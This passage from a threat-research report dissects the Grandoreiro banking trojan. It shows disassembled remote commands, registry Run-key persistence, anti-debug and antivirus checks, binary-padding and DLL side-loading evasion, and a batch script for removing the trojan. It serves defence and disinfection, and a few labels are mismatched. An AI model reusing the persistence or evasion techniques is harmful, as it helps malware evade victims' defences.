
```
:00DAF99A                                        ; _TALONH1_Timer2Timer+1986↑j
:00DAF99A              mov     eax, ds:dword_DD0C9C
:00DAF99F              call    LStrToPChar
:00DAF9A4              mov     edx, offset aSuspendeacesso ; "SUSPENDEACESSO"
:00DAF9A9              call    StrPos
:00DAF9AE              test    eax, eax
:00DAF9B0              jz      short loc_DAF9D2
:00DAF9B2              call    call_LStrClr
:00DAF9B7              xor     edx, edx
:00DAF9B9              mov     eax, ds:dword_DD0BC0
:00DAF9BE              mov     ecx, [eax]
```

Figure 32: Command to disconnect the victim



```
:00DB1645              mov     eax, ds:dword_DD0C9C
:00DB164A              call    LStrToPChar
:00DB164F              mov     edx, offset aReiniciageral ; "REINICIAGERAL"
:00DB1654              call    StrPos
:00DB1659              test    eax, eax
:00DB165B              jz      short loc_DB166C
:00DB165D              call    call_LStrClr
:00DB1662              mov     eax, 2          ; uFlags
:00DB1667              call    call_ExitWindowsEx
```


Figure 33: Machine reboot process



```
:00DAE00E               call    LStrToPChar
:00DAE013               mov     edx, offset aReinclasystem ; "ReinclaSystem"
:00DAE018               call    StrPos
:00DAE01D               test    eax, eax
:00DAE01F               jz      short loc_DAE064
:00DAE021               call    call_LStrClr
:00DAE026               push    1               ; nShowCmd
:00DAE028               push    0               ; lpDirectory
:00DAE02A               push    0               ; lpParameters
:00DAE02C               lea     edx, [ebp+var_10]
:00DAE02F               mov     eax, ds:off_DCCDA4
:00DAE034               mov     eax, [eax]
:00DAE036               call    TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Component Library
:00DAE03B               mov     eax, [ebp+var_10]
:00DAE03E               call    LStrToPChar
:00DAE043               push    eax             ; lpFile
:00DAE044               push    0               ; lpOperation
:00DAE046               mov     eax, ebx        ; this
:00DAE048               call    TWinControl__GetHandle
:00DAE04D               push    eax             ; hwnd
:00DAE04E               call    ShellExecuteA
:00DAE053               mov     eax, ds:off_DCCDA4
```

Figure 34: Trojan reset command sending area

- It has the capability to obtain information on cursor use (code *EXIBIRMZ*).



```
:00DB1667               call    call_ExitWindowsEx
:00DB166C
:00DB166C loc_DB166C:                           ; CODE XREF: _TALONH1_Timer2Timer+369F↑j
:00DB166C               mov     eax, ds:dword_DD0C9C
:00DB1671               call    LStrToPChar
:00DB1676               mov     edx, offset aExibirmz ; "EXIBIRMZ"
:00DB167B               call    StrPos
:00DB1680               test    eax, eax
:00DB1682               jz      short loc_DB168E
:00DB1684               call    call_LStrClr
:00DB1689               call    call_SystemParametersInfoA
:00DB168E
:00DB168E loc_DB168E:                           ; CODE XREF:
```

```
:004AFBC0 call_SystemParametersInfoA proc near    ; CODE XREF: _TALONH1_Timer2
:004AFBC0                                         ; _TALONH1_Timer2Timer+421D
:004AFBC0               push    1Bh               ; fWinIni
:004AFBC2               push    0                 ; pvParam
:004AFBC4               push    0                 ; uiParam
:004AFBC6               push    57h ; 'W'         ; uiAction
:004AFBC8               call    SystemParametersInfoA
:004AFBCD               retn
```


SPI_SETCURSORS

0x0057

Reloads the system cursors. Set the *uiParam* parameter to zero and the *pvParam* parameter to **NULL**.

Figure 35: Cursor information query


- And to control the user's cursor (code *OCULTARMZ*).



```
:00DB168E loc_DB168E:                           ; CODE XREF: _TALONH1_Timer2Timer+3
:00DB168E               mov     eax, ds:dword_DD0C9C
:00DB1693               call    LStrToPChar
:00DB1698               mov     edx, offset aOcultarmz ; "OCULTARMZ"
:00DB169D               call    StrPos
:00DB16A2               test    eax, eax
:00DB16A4               jz      short loc_DB16B0
:00DB16A6               call    call_LStrClr
:00DB16AB               call    sub_4AFBD0
:00DB16B0
```

Figure 36: Command to control the cursor


- It can create a registry file, called *UPAK.BIN, using the code CRIARCADASTRO.*



```
:00DB1D91               call    LStrToPChar
:00DB1D96               mov     edx, offset aCriarcadastro ; "CRIARCADASTRO"
:00DB1D9B               call    StrPos
:00DB1DA0               test    eax, eax
:00DB1DA2               jz      short loc_DB1DE7
:00DB1DA4               call    call_LStrClr
:00DB1DA9               lea     edx, [ebp+var_7B4]
:00DB1DAF               mov     eax, ds:off_DCCDA4
:00DB1DB4               mov     eax, [eax]
:00DB1DB6               call    TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Component Library
:00DB1DBB               mov     eax, [ebp+var_7B4] ; System::AnsiString
:00DB1DC1               lea     edx, [ebp+var_7B0]
:00DB1DC7               call    ExtractFileDir
:00DB1DCC               lea     eax, [ebp+var_7B0] ; int
:00DB1DD2               mov     edx, offset _str__UPAK_BIN.Text ; void *
:00DB1DD7               call    LStrCat
:00DB1DDC               mov     eax, [ebp+var_7B0]
```

Figure 37: Create UPAK.BIN file


- It has the ability to create an activity log in a log called *lz.log, using the code MARCARPC.*



```
:00DB1EE8                  call    LStrToPChar
:00DB1EED                  mov     edx, offset aMarcarpc ; "MARCARPC"
:00DB1EF2                  call    StrPos
:00DB1EF7                  test    eax, eax
:00DB1EF9                  jz      loc_DB1FB2
:00DB1EFF                  mov     dl, 1
:00DB1F01                  mov     eax, off_41E250
:00DB1F06                  call    TObject_Create_TString_List ; BDS 2005-2007 and Delphi6
:00DB1F0B                  mov     esi, eax
:00DB1F0D                  mov     eax, esi
:00DB1F0F                  mov     edx, [eax]
:00DB1F11                  call    dword ptr [edx+44h]
:00DB1F14                  mov     dl, 7Ch ; '|'   ; char
:00DB1F16                  mov     eax, ds:dword_DD0C9C ; int
:00DB1F1B                  call    TStringList_Create
:00DB1F20                  lea     ecx, [ebp+var_7D0]
:00DB1F26                  mov     edx, 1
:00DB1F2B                  mov     ebx, [eax]
:00DB1F2D                  call    dword ptr [ebx+0Ch]
:00DB1F30                  mov     eax, [ebp+var_7D0]
:00DB1F36                  call    LStrToPChar
:00DB1F3B                  mov     edx, eax
:00DB1F3D                  lea     eax, [ebp+var_7CC]
:00DB1F43                  call    LStrFromPChar   ; BDS 2005-2007 and Delphi6-7 Visual Co
:00DB1F48                  mov     edx, [ebp+var_7CC]
:00DB1F4E                  mov     eax, esi
:00DB1F50                  mov     ecx, [eax]
:00DB1F52                  call    dword ptr [ecx+38h]
:00DB1F55                  lea     edx, [ebp+var_7DC]
:00DB1F5B                  mov     eax, ds:off_DCCDA4
:00DB1F60                  mov     eax, [eax]
:00DB1F62                  call    TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 V
:00DB1F67                  mov     eax, [ebp+var_7DC] ; System::AnsiString
:00DB1F6D                  lea     edx, [ebp+var_7D8]
:00DB1F73                  call    ExtractFileDir
:00DB1F78                  lea     eax, [ebp+var_7D8] ; int
:00DB1F7E                  mov     edx, offset _str__lz_log_0.Text ; void *
:00DB1F83                  call    LStrCat
```

Figure 38: Creating the log to record the activity


- It can use the code *DEL3TARMARC0AO* to delete the file *lz.log*, as a log mentioned above, in the same path as the executable.



```
:00DAF8C9                  mov     eax, ds:dword_DD0C9C
:00DAF8CE                  call    LStrToPChar
:00DAF8D3                  mov     edx, offset aDel3tarmarc0ao ; "DEL3TARMARC0AO"
:00DAF8D8                  call    StrPos
:00DAF8DD                  test    eax, eax
:00DAF8DF                  jz      loc_DAF99A
:00DAF8E5                  call    call_LStrClr
:00DAF8EA                  lea     edx, [ebp+var_38C]
:00DAF8F0                  mov     eax, ds:off_DCCDA4
:00DAF8F5                  mov     eax, [eax]
:00DAF8F7                  call    TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Com
```

Figure 39: Delete the log file


- It has the capacity to search the processes in memory using the code *DETONATEPROCESS*.



```
:00DB1FB2                  mov     eax, ds:dword_DD0C9C
:00DB1FB7                  call    LStrToPChar
:00DB1FBC                  mov     edx, offset aDetonaprocesso ; "DETONAPROCESSO"
:00DB1FC1                  call    StrPos
:00DB1FC6                  test    eax, eax
:00DB1FC8                  jz      short loc_DB2043
:00DB1FCA                  mov     dl, 7Ch ; '|'   ; char
:00DB1FCC                  mov     eax, ds:dword_DD0C9C ; int
:00DB1FD1                  call    TStringList_Create
:00DB1FD6                  lea     ecx, [ebp+var_7E4]
:00DB1FDC                  mov     edx, 1
:00DB1FE1                  mov     ebx, [eax]
:00DB1FE3                  call    dword ptr [ebx+0Ch]
:00DB1FE6                  mov     eax, [ebp+var_7E4] ; System::AnsiString
:00DB1FEC                  lea     edx, [ebp+var_7E0]
:00DB1FF2                  call    Trim
```

Figure 40: Searches in-memory processes


- It has the ability to take screenshots, using the codes *ATIVARCAPTURAMAG* and *ATIVARCAPTURAFULL*. The difference the method used to perform this action: if the operating systems are Windows 10, 8.1 and Server, then it uses of the *MAG "Magnification" DLL,* otherwise it uses the *FULL* option.



```
:00DB206C                   call    LStrToPChar
:00DB2071                   mov     edx, offset aAtivarcapturam ; "ATIVARCAPTURAMAG"
:00DB2076                   call    StrPos
:00DB207B                   test    eax, eax
:00DB207D                   jz      loc_DB211F
:00DB2083                   call    call_LStrClr
:00DB2088                   lea     edx, [ebp+var_7F0]
:00DB208E                   mov     eax, ds:AnsiString ; System::AnsiString
:00DB2093                   call    Trim
:00DB2098                   mov     eax, [ebp+var_7F0]
:00DB209E                   call    LStrToPChar
:00DB20A3                   mov     edx, offset aWindows8_2 ; "Windows 8"
:00DB20A8                   call    StrPos
:00DB20AD                   test    eax, eax
:00DB20AF                   jnz     short loc_DB2103
:00DB20B1                   lea     edx, [ebp+var_7F4]
:00DB20B7                   mov     eax, ds:AnsiString ; System::AnsiString
:00DB20BC                   call    Trim
:00DB20C1                   mov     eax, [ebp+var_7F4]
:00DB20C7                   call    LStrToPChar
:00DB20CC                   mov     edx, offset aWindows10_2 ; "Windows 10"
:00DB20D1                   call    StrPos
:00DB20D6                   test    eax, eax
:00DB20D8                   jnz     short loc_DB2103
:00DB20DA                   lea     edx, [ebp+var_7F8]
:00DB20E0                   mov     eax, ds:AnsiString ; System::AnsiString
:00DB20E5                   call    Trim
:00DB20EA                   mov     eax, [ebp+var_7F8]
:00DB20F0                   call    LStrToPChar
:00DB20F5                   mov     edx, offset aWindowsServer_1 ; "Windows Server"
:00DB20FA                   call    StrPos
:00DB20FF                   test    eax, eax
:00DB2101                   jz      short loc_DB211F
:00DB2103
```

Figure 41: Preparing data to be sent


- It can deactivate the scroll bar using the code *DISABLESCROOL*.



```
:00DB299C               mov     eax, ds:dword_DD0C9C
:00DB29A1               call    LStrToPChar
:00DB29A6               mov     edx, offset aDisablescrool ; "DISABLESCROOL"
:00DB29AB               call    StrPos
:00DB29B0               test    eax, eax
:00DB29B2               jz      short loc_DB29BE
:00DB29B4               call    call_LStrClr
:00DB29B9               call    call_UnhookWindowsHookEx
:00DB29BE
```

Figure 42: Disable scrolling

- It deletes both the entire directory where the Trojan is located using the *DELETEAKL* code, and the registry key, as if it had never existed.




```
:00DB29C8                mov     edx, offset aDeletakl ; "DELETAKL"
:00DB29CD                call    StrPos
:00DB29D2                test    eax, eax
:00DB29D4                jz      short loc_DB2A2E
:00DB29D6                call    call_LStrClr
:00DB29DB                xor     eax, eax
:00DB29DD                push    ebp
:00DB29DE                push    offset loc_DB29FD
:00DB29E3                push    dword ptr fs:[eax]
:00DB29E6                mov     fs:[eax], esp
:00DB29E9                mov     eax, ds:dword_DD0BE0
:00DB29EE                call    borrar_persistencia_registro
:00DB29F3                xor     eax, eax
:00DB29F5                pop     edx
:00DB29F6                pop     ecx
:00DB29F7                pop     ecx
:00DB29F8                mov     fs:[eax], edx
:00DB29FB                jmp     short loc_DB2A07
:00DB29FD ; ---------------------------------------------------------------------------
:00DB29FD
:00DB29FD loc_DB29FD:                           ; DATA XREF: _TALONH1_Timer2Timer+4A22↑o
:00DB29FD                jmp     HandleAnyException
:00DB2A02 ; ---------------------------------------------------------------------------
:00DB2A02                call    DoneExcept
:00DB2A07
:00DB2A07 loc_DB2A07:                           ; CODE XREF: _TALONH1_Timer2Timer+4A3F↑j
:00DB2A07                xor     eax, eax
:00DB2A09                push    ebp
:00DB2A0A                push    offset loc_DB2A24
:00DB2A0F                push    dword ptr fs:[eax]
:00DB2A12                mov     fs:[eax], esp
:00DB2A15                call    borrado_directorio_mm_bat
```

Figure 43: Self-deletion


It is therefore possible to tamper with windows that have been opened by the user, to capture the user’s keystrokes and to simulate keyboard and mouse actions. At the same time, it can control the user's browsing or blocking access to websites chosen by the attacker.

Persistence is ensured by creating a shortcut to it in the registry key *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Uvnerjnx* (this key may vary from case to case), pointing to *C:\User\appdata\roaming\nownowviewview\solodriver.exe* (as the executable name and path may be different in other samples).




```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
☑ Uvnerjnx    Advanced Installer Intune Tool    Caphyon LTD    c:\users\[redacted]e\appdata\roaming\nowview\solodriver.exe
```

Figure 44: Examples of network encrypted files



```
00DAAC82        call        @LStrAsg
00DAAC87        mov         eax,0DD0BE0;gvar_00DD0BE0:AnsiString
00DAAC8C        mov         edx,0DAADE8;'Uvnerjnx'
00DAAC91        call        @LStrAsg
00DAAC96        mov         eax,dword ptr [ebp-4]
00DAAC99        call        00DAA838
```

Figure 45: Registration key name




```
004AF6B3        call        @LStrClr
004AF6B8        push        4AF75C;'Software\Microsoft\Windows\CurrentVersion\Run'
004AF6BD        push        dword ptr [ebp-0C]
004AF6C0        push        4AF794;#0
004AF6C5        lea         eax,[ebp-10]
004AF6C8        mov         edx,3
004AF6CD        call        @LStrCatN
004AF6D2        xor         ecx,ecx
004AF6D4        mov         dl,1
004AF6D6        mov         eax,[43F1E8];TRegIniFile
004AF6DB        call        TRegIniFile.Create;TRegIniFile.Create
004AF6E0        mov         dword ptr [ebp-18],eax
004AF6E3        xor         eax,eax
004AF6E5        push        ebp
004AF6E6        push        4AF726
004AF6EB        push        dword ptr fs:[eax]
004AF6EE        mov         dword ptr fs:[eax],esp
004AF6F1        mov         edx,80000001
004AF6F6        mov         eax,dword ptr [ebp-18]
004AF6F9        call        TRegistry.SetRootKey
004AF6FE        mov         eax,dword ptr [ebp-8]
004AF701        push        eax
004AF702        mov         ecx,dword ptr [ebp-14]
004AF705        mov         edx,dword ptr [ebp-10]
004AF708        mov         eax,dword ptr [ebp-18]
004AF70B        call        TRegIniFile.WriteString
004AF710        xor         eax,eax
```

Figure 46: Register key writing zone to ensure persistence

Thus, every time the computer is rebooted, the Trojan will be executed and will be able to continue collecting and using any information it may need to communicate with the C&C.

4.3. Protection methods used by the Trojan


The Trojan tries to protect itself from anti-malware software most widely used in Latin America, such as IBM Trusteer and Warsaw Diebold.



```
(IBM INSTALADO)
(IBM OFF)
(WARSAW INSTALADO)
(WARSAW OFF)
```

Figure 47: Software searching the infected equipment

A standard measure that many Trojans use is to verify whether they are being debugged, thanks to the Windows *IsDebuggerPresent* API.



```
 00DB3EB5        call        StrPos
 00DB3EBA        test        eax,eax
 00DB3EBC>       je          00DB3ECD
 00DB3EBE        mov         eax,0DD0CD8;gvar_00DD0CD8:AnsiString
 00DB3EC3        mov         edx,0DB3FDC;'FALHA'
 00DB3EC8        call        @LStrAsg
>00DB3ECD        call        kernel32.IsDebuggerPresent
 00DB3ED2        test        al,al
 00DB3ED4>       je          00DB3EE5
 00DB3ED6        mov         eax,0DD0CD8;gvar_00DD0CD8:AnsiString
 00DB3EDB        mov         edx,0DB3FDC;'FALHA'
 00DB3EE0        call        @LStrAsg
>00DB3EE5        and         bl,3F
 00DB3EE8        xor         eax,eax
```

Figure 48: Debug check with IsDebuggerPresent

Grandoreiro's technique for obfuscating malicious binaries in order to go undetected, which tries to make binaries so large that malware analysis platforms are unable to detect it due to their delivery size limitations, is known as binary padding. It is filled with large images for no other purpose than to make the binary such a size that makes it difficult to analyse.

The use of legitimate and signed applications loading the dll with a legitimate and existing name in the operating system, but in the same directory as the executable (first in the dll loading path), which causes it to load earlier than expected, makes detection more difficult.

5. Detection and disinfection

5.1. Detection and disinfection methods

Many anti-virus software programmes are capable of detecting this threat, so it would be advisable to have anti-virus software and anti-spam tools installed and updated.

In cases where the first touchpoint is a Microsoft Office document, disable the macro automatic execution function, and, above all, be wary of any unknown senders and do not install files from unreliable sources under any circumstances.

For disinfection, it is necessary to delete the registry key associated with persistence. In the analysed sample the registration key is *Uvnerjnx*. However, it can be different in other cases. In addition to interrupting the executable that uses the dll, in order to ensure that the action does not fail due to the fact that the executable was still running and the Trojan dll was active. Therefore, the following script is valid when the registry key, the path and the name of the executable match. In other cases, these values must be changed to ensure that they match.

```
Key=”Uvnerjnx”

Executable=”solodriver.exe”

Path=”nowview”

reg delete
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v
%Clave% /f

taskkill /f /im %Executable%

del /F %APPDATA%\%Path%\*.exe

del /F %APPDATA%\%Path%\*.dll

rmdir /s /q %APPDATA%\%Path%
```

Table 1. .bat script intended to delete the Trojan and its components

5.2. Recommendations

In order to avoid getting infected with the Grandoreiro malware, it is advisable to apply the following measures:

- Ignore irrelevant emails and emails that are sent from an unknown address or include an attachment (or a link to a website) and never open files or web links included in such these emails before ensuring that it is perfectly safe to do so.
- Only download software from official websites and via direct download links.
- Update installed programs through implemented functions or tools provided by official software developers. The same applies to activating software.
- Regularly scan the operating system for threats with a trustworthy anti-virus or anti-spyware suite and ensure that this software is kept updated.

6. References

- Alberto Payo "El troyano bancario brasileño Grandoreiro vuelve a amenazar a los usuarios españoles" https://www.escudodigital.com/ciberseguridad/troyano-bancario-brasileno-grandoreiro-vuelve_50335_102.html (Dec 06, 2021) Last accessed: Feb. 03, 2022.
- Aitor Echavarri "Campaña Grandoreiro Mercadona" https://botechfpi.com/campana-grandoreiro-mercadona (Aug. 19, 2020) Last accessed: Feb. 03, 2022.
- Grandoreiro-Bcsc-Malware-Grandoreiro https://www.basquecybersecurity.eus/archivos/202104/bcsc-malware-grandoreiro-tlpwhite_v2.pdf Last accessed: Feb. 08, 2022.
- Check Point and Europol "Banking Trojans: From Stone Age to Space Era "https://www.europol.europa.eu/cms/sites/default/files/documents/banking_trojans_from_stone_age_to_space_era.pdf (March 21, 2017) Last accessed: Feb. 04, 2022.
